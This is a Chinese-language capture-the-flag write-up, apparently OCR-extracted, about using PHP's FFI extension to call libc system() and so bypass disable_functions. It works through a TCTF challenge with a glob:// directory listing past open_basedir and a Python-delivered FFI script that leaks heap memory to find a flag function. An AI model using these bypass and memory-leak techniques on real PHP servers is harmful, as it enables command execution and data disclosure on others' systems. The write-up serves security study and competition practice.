也即是说我们可以通过 ffi 来调用 c 语言的函数从而绕过 disable 的限制，我们可以简单使用一个示例来体会一下：

```
$ffi = FFI::cdef("int system(const char *command);");
$ffi->system("whoami >/tmp/1");
echo file_get_contents("/tmp/1");
@unlink("/tmp/1");
```

输出如下：



那么这种利用方式可能出现的场景还不是很多，因此笔者稍微讲解一下。

首先是 cdef：

```
$ffi = FFI::cdef("int system(const char *command);");
```

这一行是创建一个 ffi 对象，默认就会加载标准库，以本行为例是导入 system 这个函数，而这个函数理所当然是存在于标准库中，那么我们若要导入库时则可以以如下方式：

```
$ffi = FFI::cdef("int system(const char *command);","libc.so.6");
```

可以看看其函数原型：

```
FFI::cdef([string $cdef = "" [, string $lib = null]]): FFI
```

取得了 ffi 对象后我们就可以直接调用函数了：

```
$ffi->system("whoami >/tmp/1");
```


之后的代码较为简单就不多讲，那么接下来看看实际应用该从哪里入手。

利用

以 tctf 的题目为例，题目直接把 cdef 过滤了，并且存在着 basedir，但我们可以使用之前说过 bypass basedir 来列目录，逐一尝试能够发现可以使用 glob 列根目录目录：

```
<?php
$c = "glob:///*";
$a = new DirectoryIterator($c);
foreach($a as $f){
 echo($f->__toString().'<br>');
}
?>
```

可以发现根目录存在着 flag.h 跟 so：



因为后面环境没有保存，笔者这里简单复述一下当时题目的情况（仅针对预期解）。


发现了 flag.h 之后查看 ffi 相关文档能够发现一个 load 方法可以加载头文件。

于是有了如下：

```
$ffi = FFI::load("/flag.h");
```

但当我们想要打印头文件来获取其内存在的函数时会尴尬的发现如

下：



我们无法获取到存在的函数结构，因此也就无法使用 ffi 调用函数，这一步路就断了，并且 cdef 也被过滤了，无法直接调用 system 函数，但查看文档能够发现 ffi 中存在着不少与内存相关的函数，因此存在着内存泄露的可能，这里借用飘零师傅的 exp:

```
import requests
url = "http://pwnable.org:19261"
params = {"rh":
'''
try {
    $ffi=FFI::load("/flag.h");
    //get flag
    //$a = $ffi->flag_wAt3_uP_apA3H1();
    //for($i = 0; $i < 128; $i++){
        echo $a[$i];
    //}
    $a = $ffi->new("char[8]", false);
    $a[0] = 'f';
    $a[1] = 'l';
    $a[2] = 'a';
    $a[3] = 'g';
    $a[4] = 'f';
    $a[5] = 'l';
    $a[6] = 'a';
    $a[7] = 'g';
    $b = $ffi->new("char[8]", false);
    $b[0] = 'f';
```

```
    $b[1] = 'l';
    $b[2] = 'a';
    $b[3] = 'g';
    $newa = $ffi->cast("void*", $a);
    var_dump($newa);
    $newb = $ffi->cast("void*", $b);
    var_dump($newb);

    $addr_of_a = FFI::new("unsigned long long");
    FFI::memcpy($addr_of_a, FFI::addr($newa), 8);
    var_dump($addr_of_a);

    $leak = FFI::new(FFI::arrayType($ffi->type('char'), [102400]), false);
    FFI::memcpy($leak, $newa-0x20000, 102400);
    $tmp = FFI::string($leak,102400);
    var_dump($tmp);

    //var_dump($leak);
    //$leak[0] = 0xdeadbeef;
    //$leak[1] = 0x61616161;
    //var_dump($a);
    //FFI::memcpy($newa-0x8, $leak, 128*8);
    //var_dump($a);
    //var_dump(777);
} catch (FFI\Exception $ex) {
    echo $ex->getMessage(), PHP_EOL;
}
```

```
var_dump(1);
'''
}

res = requests.get(url=url,params=params)

print((res.text).encode("utf-8"))
```

获取到函数名后直接调用函数然后把结果打印出来即可：

```
$a = $ffi->flag_wAt3_uP_apA3H1();
for($i=0;$i<100;$i++){
  echo $a[$i];
}
```